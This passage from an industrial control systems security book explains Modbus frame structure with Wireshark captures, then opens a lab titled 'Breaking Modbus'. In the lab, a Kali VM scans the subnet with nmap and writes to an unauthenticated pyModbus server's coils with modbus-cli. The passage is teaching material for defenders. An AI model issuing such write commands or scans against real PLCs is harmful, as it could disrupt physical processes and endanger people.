- Typical services in the Enterprise DMZ are publicly facing web servers, the company's public DNS servers, and the like. The DMZ allows a landing area of public traffic. If a service in the DMZ where to get compromised, the compromise would be contained in the DMZ. Further pivoting attempts would be caught by the enterprise DMZ firewalls.
- The enterprise internal network consists of switches, routers, Layer 3 switches, and end devices such as servers and client computers. Most companies will segment their internal network by means of VLANs. Inter VLAN traffic needs to go through some sort of routing device, such as a Layer 3 switch, a firewall, or a router, at which point, there are **Access Control Lists** (**ACLs**) or firewall rules.

## Communication protocols in the Industrial zone

In recent years, the Industrial zone has seen a shift from using proprietary OT protocols such as PROFIBUS, DeviceNet, ControlNet, and Modbus to using common IT technologies such as Ethernet and the IP suite protocols. However, a few proprietary protocols and network media can still be found in the lower levels of the ICS systems. The figure below shows where some of these can be found in the ICS architecture, followed with a short description:



- **A - Hardwired devices**: These are the sensors, actuators, and other devices that use a discrete signal, such as 24 VDC or an analog signal such as 4-20 mA or 0-10 VDC, to operate. These devices are wired directly into a PLC add-on IO card or a remote communication rack with IO cards.
- **B - Fieldbus protocols**: These are mainly proprietary protocols such as DeviceNet, ControlNet, PROFIBUS, and Modbus and deliver real-time control and monitoring. These protocols can connect end devices such as sensors and actuators directly to a PLC without the need for an IO module. They can also be used to connect PLCs or connect a remote rack to a PLC. Most, if not all, fieldbus protocols are adopted to work on Ethernet and on top of IP.
- **C - Nested Ethernet**: Though it's not technically a different protocol, nesting Ethernet is a way to hide or obfuscate parts of the control network. They will only be visible by or through the device that they are connected to.

## Summary

In this chapter, we went over what an Industrial control system is, what it does, and what parts make up an ICS. You learned about some of the common communication protocols and media used to interconnect the parts of an ICS. In the next chapter, we will start looking at some vulnerabilities and weaknesses of ICSes and, more specifically, the communication protocols in use.

# 2
# Insecure by Inheritance

After last chapter's high-level explanation of what an **Industrial control system** (**ICS**) is, what it does, and what it is made of, let's start with a deep dive into a select set of technologies that can be found in most Industrial controls systems and examine some of the vulnerabilities or weaknesses that these technologies have.


In this chapter, we will cover the following topics:

- The Industrial control system history.
- The Industrial communication protocols with particular attention to:
    - PROFINET
    - EtherNet/IP
    - Common Industrial protocol
    - Ethernet
    - Modbus TCP/IP
- Common IT protocols found in the ICS

## Industrial control system history

Way back, before **Programmable Logic Controllers** (**PLCs**) became the norm, plant floor automation was performed with racks and racks of industrial relays, pneumatic plunger timers, and electromagnetically counters to control the starting and stopping of motors, opening of valves, and other control-related process interactions. The *program* that ran the control for such a setup was not a program at all but a combination of interconnected circuits, timers, and relays. By forming the electrical paths, physical actions such as opening valves, running motors, and turning on lights were accomplished. The *programmer* of a relay system like this was the plant floor electrical engineer and *program changes* involved physically changing the electrical circuits. There was no programmer's Terminal or interface to connect to and there weren't any networking communications to speak of.

All this made these types of systems very predefined, stagnant in nature, and not flexible at all. Apart from being hard to reconfigure, relay-based systems would take up a tremendous amount of space for anything more than the most rudimentary of control functions:



The more complex the task, the more equipment required to perform the task and the more difficult the engineering, maintenance, and changes.

A system that could replace these complex mazes of relays was needed and the answer came in 1968 from Dick Morley and his company, *Dodd Bedford & Associates Lawyers*. The proposed system didn't just replace the relay system; it also fit the following imposed requirements:

- A solid-state system that is flexible like a computer but priced competitively with a comparable relay logic system
- Easily maintained and reprogrammed/reconfigured in line with the already accepted relay ladder logic way of doing things

- Must work in an industrial environment with all its dirt, moisture, electromagnetism, and vibration
- Must be modular in form to allow easy exchange of components and expandability

After some initial trial and error, the Modicon 184, released in 1975, was the first device to properly be called a **Programmable Logic Controller**:


These early year models of PLCs had the ability to work with input and output signals, relay coil/contact internal logic, timers, and counters. The programming of the units was initially done with proprietary programming software running on a personal computer, communicating over proprietary media and protocols. As the functionality of the PLC evolved, so did the programming devices and their communications.

Soon, Microsoft Windows-based PCs running programming applications would be used to program PLCs. Having a PC communicating with a PLC provides the ability to program the PLC. It also allows easier testing and troubleshooting. Communication protocols started with the Modbus protocol using RS-232 serial communication media. Additional automation communication protocols operating over RS-485, DeviceNet, PROFIBUS, and other serial communication media followed later. The use of serial communications and the various PLC protocols running over them allows PLCs to be networked with other PLCs, motor drives, and **Human Machine Interfaces** (**HMIs**).

Most recently, common communication media, Ethernet, and the protocols running on it, such as EtherNet/IP (IP for Industrial protocol) and PROFINET, have gained in popularity. Let's examine how some of these protocols evolved from serial to Ethernet.


## Modbus and Modbus TCP/IP

Introduced in 1979, Modbus has been the de facto standard ever since. Modbus is an application layer messaging protocol. Placed at level 7 of the OSI model, it provides client/server communication between devices connected via different types of communication buses or communication media. Modbus is the most widely used ICS protocol, mainly because it's a proven and reliable protocol, simple to implement, and open to use without any royalties:


MODBUS APPLICATION LAYER
Modbus Application protocol specification (45 pages)
MODBUS MAPPING ON TCP/IP
Modbus messaging on TCP/IP Implementation guide (49 pages)
TCP
IETF RFC 793
IP
IETF RFC 791
SERIAL LINE MASTER / SLAVE
Modbus messaging on Serial line implementation guide (NA)
Ethernet II / 802.3
IEEE 802.2
TIA/EIA-232-F
TIA/EIA-485-A
Ethernet Physical Layer

On the left-hand side in the preceding figure, we see Modbus communicating over serial (RS-232 or RS-485). The same application layer protocol is used for communicating over Ethernet, as shown on the right-hand side.

The Modbus protocol is built upon a request and reply model. It uses **Function Code** in combination with a data section. The **Function Code** specifies which service is requested for or responded to and the data section provides the data that applies to the function. The **Function Code** and the data sections are specified in the **Protocol Data Unit** (**PDU**) of the Modbus packet frame:




The following is a list of Modbus function codes and their description:


| **Function** | **Description** |
|---|---|
| `FC=01` | Read Coil Status |
| `FC=02` | Read Input Status |
| `FC=03` | Read Multiple Holding Registers |
| `FC=04` | Read Input Registers |
| `FC=05` | Write Single Coil |
| `FC=06` | Write Single Holding Register |
| `FC=07` | Read Exception Status |
| `FC=08` | Diagnostics |
| `FC=11` | Get Comm Event Counter (Serial Line only) |
| `FC=12` | Get Comm Event Log (Serial Line only) |
| `FC=14` | Read Device Identification |
| `FC=15` | Write Multiple Coils |
| `FC=16` | Write Multiple Holding Registers |
| `FC=17` | Report Slave ID |
| `FC=20` | Read File Record |
| `FC=21` | Write File Record |
| `FC=22` | Mask Write Register |

| | |
|---|---|
| `FC=23` | Read/Write Multiple Registers |
| `FC=24` | Read FIFO Queue |
| `FC=43` | Read Device Identification |


The PDU is the same for every communication media. So, a PDU can be found whether using serial or Ethernet. The way Modbus adapts to different media is by means of an **Application Data Unit**, or **ADU**:



The ADU varies in structure depending on what communication medium is used. The ADU for serial communications, for example, consists of an address header, the PDU, and an **Error Checksum** trailer:




On the other hand, with Modbus TCP/IP, the addressing is done by the IP and TCP layers of the Ethernet packet and the ADU frame consists of a **Modbus Application** (**MBAP**) header and the PDU while omitting the **Error Checksum** trailer.



The MBAP includes the following:


- A **Transaction ID** and 2 bytes set by the client to uniquely identify each request. These bytes are echoed by the server since its responses may not be received in the same order as the requests.
- A **Protocol ID** and 2 bytes set by the client. Always equals `00 00`.
- The **Length** and 2 bytes identifying the number of bytes in the message to follow.
- The **Unit ID** and 1 byte set by the client and echoed by the server for the identification of a remote slave connected on a serial line or on some other communication medium:



| MBAP | | | | PDU | | |
|---|---|---|---|---|---|---|
| Transaction ID | Protocol ID | Length | Unit ID | Function Code | Data Start | Data Count |
| 00 01 | 00 00 | 00 06 | 01 | 03 | 00 01 | 00 05 |

The packet capture was taken with the help of the excellent Wireshark tool, freely downloadable from `https://www.wireshark.org`.

With this basic information covered, we can start dissecting Modbus network packets such as the one shown next:




```
tcp.port == 502
```

```
No.  Time         Source           Destination      Protocol    Len Info
  44 0.0001827…   192.168.179.131  192.168.179.129  TCP          66 502 → 44364 [FIN, ACK] Seq=11 Ac…
  45 0.0001108…   192.168.179.129  192.168.179.131  TCP          66 44364 → 502 [ACK] Seq=14 Ack=12 …
  46 3.9131973…   192.168.179.129  192.168.179.131  TCP          74 44366 → 502 [SYN] Seq=0 Win=2920…
  47 0.0000409…   192.168.179.131  192.168.179.129  TCP          74 502 → 44366 [SYN, ACK] Seq=0 Ack…
  48 0.0001348…   192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [ACK] Seq=1 Ack=1 Wi…
  49 0.0002861…   192.168.179.129  192.168.179.131  Modbus/TCP   78    Query: Trans:     1; Unit:   …
  50 0.0000134…   192.168.179.131  192.168.179.129  TCP          66 502 → 44366 [ACK] Seq=1 Ack=13 W…
  51 0.0005371…   192.168.179.131  192.168.179.129  Modbus/TCP   85 Response: Trans:     1; Unit:   …
  52 0.0001394…   192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [ACK] Seq=13 Ack=20 …
  53 0.0003437…   192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [FIN, ACK] Seq=13 Ac…
  54 0.0001371…   192.168.179.131  192.168.179.129  TCP          66 502 → 44366 [FIN, ACK] Seq=20 Ac…
  55 0.0000978…   192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [ACK] Seq=14 Ack=21 …
```

```
▸ Frame 49: 78 bytes on wire (624 bits), 78 by
▸ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:
▸ Internet Protocol Version 4, Src: 192.168.17
▸ Transmission Control Protocol, Src Port: 443
▾ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
▾ Modbus
    Function Code: Read Holding Registers (3)
    Reference Number: 1
    Word Count: 5
```

```
0000  00 0c 29 8f 79 2c 00 0c  29 f2 7e ce 08 00 45 00   ..).y,.. ).~...E.
0010  00 40 a2 25 40 00 40 06  b0 3c c0 a8 b3 81 c0 a8   .@.%@.@. .<......
0020  b3 83 ad 4e 01 f6 14 3a  27 5d 15 ee f8 dc 80 18   ...N...: ']......
0030  00 e5 5c 98 00 00 01 01  08 0a 00 69 85 7f 00 3e   ..\..... ...i...>
0040  af f8 00 01 00 00 00 06  01 03 00 01 00 05         ........ ......
```

In the preceding packet, a client device at `192.168.179.129` sends a query to a Modbus server at `192.168.179.131` to request for the values of 5 **Memory Words** (**MW**):



```
▸ Frame 2160: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
▸ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
▸ Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.131
▸ Transmission Control Protocol, Src Port: 44374 (44374), Dst Port: 502 (502), Seq: 1, Ack: 1, Len: 12
▾ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
▾ Modbus
    Function Code: Read Holding Registers (3)
    Reference Number: 1
    Word Count: 5
```

Let's look at the individual layers within this packet. It is not the intention of this book to make you an expert in the inner workings of the Internet Protocol; many books have been written on that subject. But for those of you that are new to the subject or need a refresher on the material, I recommend that you read the book *TCP/IP Guide – A Comprehensive, Illustrated Internet Protocols Reference* by *Charles M. Kozierok*.

Having said that, within a network packet, the Ethernet layer shows the physical source and destination addresses of the packet. The physical address of a device is its **Media Access Control** or the **MAC** address that is burned into the **Network Interface Card** (**NIC**) of the device. Switches make decisions where to forward Ethernet frames to, based on this MAC address. A MAC address normally doesn't change for a device and it is not routable, which means that it is meaningless outside of the local network.

The next layer, the Internet Protocol layer, shows the logical source and destination addresses of the packet by means of IP addresses. An IP address is manually assigned to a device or obtained via DHCP or BOOTP. Within a local network, an IP address will need to be converted into a MAC address before it can be forwarded by a switch. This conversion is done via a protocol called **Address Resolution Protocol**, or **ARP**. If a device wants to know the physical address of an IP address it wants to communicate with, it sends an ARP packet that is a broadcast packet, received by all devices on the local network that basically asks the question who is the device with IP address `xxx.xxx.xxx.xxx`? Please send me your MAC address.

The response of this query will be stored in the device's ARP table, which is a means to temporarily remember the IP address to MAC address relation so the question doesn't have to be repeated for every packet. If the IP address falls outside the local network subnet range, the device will send the packet to the default gateway (router) for that subnet, if one is defined. Routers make decisions based on IP addresses, so adding an IP address to a packet makes it routable so that the client and the server can be on different subnets or completely different networks on opposite sides of the world. Here, Ethernet and the Internet Protocol are tasked with getting the packet to the right targeted address, and the **Transmission Control Protocol** (**TCP**) is responsible for setting up a connection between the server and client's targeted application. The TCP destination port `502`, as shown in the captured packet shown earlier, is the port the Modbus server application runs on. The source port is a randomly chosen value and is used in combination with other details by the TCP protocol to track TCP sessions.

Next, the packet shows the **Modbus/TCP** layer. This is the ADU that Modbus uses to communicate between devices. Wireshark does a great job at dissecting the individual fields of the Modbus protocol. We can see the four fields of the MBAP header within the ADU:


- **Transaction identifier**: `1`
- **Protocol identifier**: `0`
- **Length**: `6`
- **Unit identifier**: `1`

It also shows the fields for the PDU of the Modbus frame, revealing the following:

- **Function code**: `3` (Read Holding Registers)
- **Reference number**: `1` (start at holding register 1)
- **Word count** - `5` (read 5 holding registers)

The implementation of the data part of the PDU is dependent on the requested function. In this case, with function `3`, Read Holding Registers, the data part of the PDU is interpreted as words (16-bit integers). For function `1`, Read Coils, the data will be interpreted as bits, and for other functions, the data part of the PDU may contain additional information all together in order to support the function request.

In the following packet capture we can observer the Modbus server responding with the requested data:



```
tcp.port == 502
```

```
No.  Time          Source           Destination      Protocol    Len Info
  44 0.0001827…  192.168.179.131  192.168.179.129  TCP          66 502 → 44364 [FIN, ACK] Seq=11 Ac…
  45 0.0001108…  192.168.179.129  192.168.179.131  TCP          66 44364 → 502 [ACK] Seq=14 Ack=12 …
  46 3.9131973…  192.168.179.129  192.168.179.131  TCP          74 44366 → 502 [SYN] Seq=0 Win=2920…
  47 0.0000409…  192.168.179.131  192.168.179.129  TCP          74 502 → 44366 [SYN, ACK] Seq=0 Ack…
  48 0.0001348…  192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [ACK] Seq=1 Ack=1 Wi…
  49 0.0002861…  192.168.179.129  192.168.179.131  Modbus/TCP   78    Query: Trans:     1; Unit:   …
  50 0.0000134…  192.168.179.131  192.168.179.129  TCP          66 502 → 44366 [ACK] Seq=1 Ack=13 W…
  51 0.0005371…  192.168.179.131  192.168.179.129  Modbus/TCP   85 Response: Trans:     1; Unit:   …
  52 0.0001394…  192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [ACK] Seq=13 Ack=20 …
  53 0.0003437…  192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [FIN, ACK] Seq=13 Ac…
  54 0.0001371…  192.168.179.131  192.168.179.129  TCP          66 502 → 44366 [FIN, ACK] Seq=20 Ac…
  55 0.0000978…  192.168.179.129  192.168.179.131  TCP          66 44366 → 502 [ACK] Seq=14 Ack=21 …
```

```
Frame 51: 85 bytes on wire (680 bits), 85 by
Ethernet II, Src: Vmware_8f:79:2c (00:0c:29:
Internet Protocol Version 4, Src: 192.168.17
Transmission Control Protocol, Src Port: 502
Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 13
    Unit Identifier: 1
Modbus
    Function Code: Read Holding Registers (3)
    [Request Frame: 49]
    Byte Count: 10
    Register 1 (UINT16): 17
    Register 2 (UINT16): 17
    Register 3 (UINT16): 17
    Register 4 (UINT16): 17
    Register 5 (UINT16): 17
```

```
0000  00 0c 29 f2 7e ce 00 0c  29 8f 79 2c 08 00 45 00   ..).~... ).y,..E.
0010  00 47 57 25 40 00 40 06  fb 35 c0 a8 b3 83 c0 a8   .GW%@.@. .5......
0020  b3 81 01 f6 ad 4e 15 ee  f8 dc 14 3a 27 69 80 18   .....N.. ...:'i..
0030  00 e3 e8 8f 00 00 01 01  08 0a 00 3e af f9 00 69   ........ ...>...i
0040  85 7f 00 01 00 00 00 0d  01 03 0a 00 11 00 11 00   ........ ........
0050  11 00 11 00 11                                     .....
```

Notice that the server response repeats the function code in the PDU and then uses the data section for the answer.

Now let's start having some fun with this protocol.

## Breaking Modbus

For the following exercises, I am using a lab setup that includes two virtual machines, one running a copy of Ubuntu Linux with IP address `192.168.179.131` assigned and the other running a copy of Kali Linux with IP address `192.168.179.129` assigned. The Ubuntu Linux virtual machine is used to run a Modbus stack, implemented in Python. The Kali virtual machine will be our attacker. I choose Kali Linux because it is a free pentesting distro that comes preloaded with a slew of hacking tools.

To get the Modbus server running on the Ubuntu VM, open Command Prompt and install the `pyModbus` module with the following commands:

```
$ sudo apt-get install python-pip      # In case pip did not get installed
$ sudo pip install pyModbus
```

Next, we will write a small script to start an asynchronous Modbus server. Open the text editor of your choice and type in the following script:

```
#!/usr/bin/env python
'''
Asynchronous Modbus Server Built in Python using the pyModbus module
'''

# Import the libraries we need
from pymodbus.server.async import StartTcpServer
from pymodbus.device import ModbusDeviceIdentification
from pymodbus.datastore import ModbusSequentialDataBlock
from pymodbus.datastore import ModbusSlaveContext, ModbusServerContext

# Create a datastore and populate it with test data
store = ModbusSlaveContext(
    di = ModbusSequentialDataBlock(0, [17]*100),    # Discrete Inputs
initializer
    co = ModbusSequentialDataBlock(0, [17]*100),    # Coils initializer
    hr = ModbusSequentialDataBlock(0, [17]*100),    # Holding Register
initializer
    ir = ModbusSequentialDataBlock(0, [17]*100))    # Input Registers
initializer
context = ModbusServerContext(slaves=store, single=True)

# Populate the Modbus server information fields, these get returned as
#  response to identity queries
identity = ModbusDeviceIdentification()
identity.VendorName  = 'PyModbus Inc.'
identity.ProductCode = 'PM'
identity.VendorUrl   = 'https://github.com/riptideio/pyModbus'
identity.ProductName = 'Modbus Server'
identity.ModelName   = 'PyModbus'
identity.MajorMinorRevision = '1.0'

# Start the listening server
print "Starting Modbus server..."
StartTcpServer(context, identity=identity, address=("0.0.0.0", 502))
```

Save the script as `Modbus_server.py` and then start it, as follows:

```
$ sudo python Modbus_server.py
Starting Modbus server...
```

The Modbus server application is now running on the Ubuntu VM. We can start sending queries.

There are several clients out there that can request data from a Modbus server. One such client is `modbus-cli`, written by Tallak Tveide and available for download from GitHub at `https://github.com/tallakt/Modbus-cli` or installable as a RubyGems, which we are going to do on our Kali VM. Open a Terminal and type in the following:

```
$ sudo gem install modbus-cli

Successfully installed Modbus-cli-0.0.13
Parsing documentation for Modbus-cli-0.0.13
Done installing documentation for Modbus-cli after 0 seconds
1 gem installed
```

The `modbus-cli` is a very simple but effective tool with just a few parameters required to get it going:

```
$ sudo modbus -h
Usage:
    modbus [OPTIONS] SUBCOMMAND [ARG] ...

Parameters:
    SUBCOMMAND                    subcommand
    [ARG] ...                     subcommand arguments

Subcommands:
    read                          read from the device
    write                         write to the device
    dump                          copy contents of read file to the device

Options:
    -h, --help                    print help
```

As an example, the following command will go out and read the status of Coils `1` through:

```
# modbus read 192.168.179.131 %M1 5
%M1        1
%M2        1
%M3        1
%M4        1
%M5        1
```


Modbus users will recognize the syntax for the requested register, `%M`, which means memory bit.

Other options are as follows:

| **Data type** | **Data size** | **Schneider address** | **Modicon address** | **Parameter** |
|---|---|---|---|---|
| Words (default, unsigned) | 16 bits | `%MW1` | 400001 | `--word` |
| Integer (signed) | 16 bits | `%MW1` | 400001 | `--int` |
| Floating point | 32 bits | `%MF1` | 400001 | `--float` |
| Double words | 32 bits | `%MD1` | 400001 | `--dword` |
| Boolean (coils) | 1 bit | `%M1` | 400001 | N/A |

The `Modbus` command supports the addressing areas `1...99999` for coils and `400001...499999` for the rest using Modicon addresses. Using Schneider addresses, the `%M` addresses are in a separate memory from `%MW` values, but `%MW`, `%MD`, and `%MF` all reside in a shared memory, so `%MW0` and `%MW1` share the memory with `%MF0`.

The command creates the following request packet:



```
▶ Frame 1701: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
▶ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f:79:2c (00:0c:29:8f:79:2c
▶ Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.131
▶ Transmission Control Protocol, Src Port: 44546, Dst Port: 502, Seq: 1, Ack: 1, Len: 12
▼ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
▼ Modbus
    .000 0001 = Function Code: Read Coils (1)
    Reference Number: 1
    Bit Count: 5
```

Other commands that can be issued include the following:

```
Read the first 5 input registers
# modbus read 192.168.179.131 1 5

Read 10 integer registers starting at address 400001
# modbus read --word 192.168.179.131 400001 10
```

Writing is also possible with the help of following command:

```
# modbus write 192.168.179.131 1 0
This command writes a 0 to the input, verified with
# modbus read 192.168.179.131 1 5
1          0
2          1
```

```
3          1
4          1
5          1
```

The possibilities are extensive. Feel free to play around with them and experiment. The biggest takeaway from this exercise should be that no form of authentication or authorization has been required for any of these commands. What this means is that anyone who knows the address for the Modbus-enabled device (PLC) can read and write its memory and I/O banks.

Finding the Modbus enabled devices is a task that can be achieved with **Nmap** (**Network Mapper**).

NMAP is a network/port scanner, originally written by Gordon Lyon and available for download from `https://nmap.org/download.html`.

Nmap can scan a (local) network for hosts that are up and then scan those hosts for open ports. Let's try that. On our Kali VM, run the following command:

```
# nmap -sP 192.168.179.0/24
```

This will perform a ping scan (`-sP`) of the `192.168.179.0` subnet and report back on any live hosts found:

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-13 04:32 EDT
Nmap scan report for 192.168.179.131
Host is up (0.000086s latency).
MAC Address: 00:50:56:E5:C5:C7 (VMware)
Nmap scan report for 192.168.179.129
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 27.94 seconds
```

The results show two live hosts, the Kali VM at `192.168.179.129` and the Ubuntu VM at `192.168.179.131`. Let's see what ports are open on the Ubuntu machine. Enter the following command to have Nmap scan for open ports:

```
# nmap -A 192.168.179.131
(-A: Enable OS detection, version detection, script scanning, and
traceroute)

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-13 04:38 EDT
Nmap scan report for 192.168.179.131
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.179.131 are closed
```

```
MAC Address: 00:0C:29:8F:79:2C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
TRACEROUTE
HOP RTT     ADDRESS
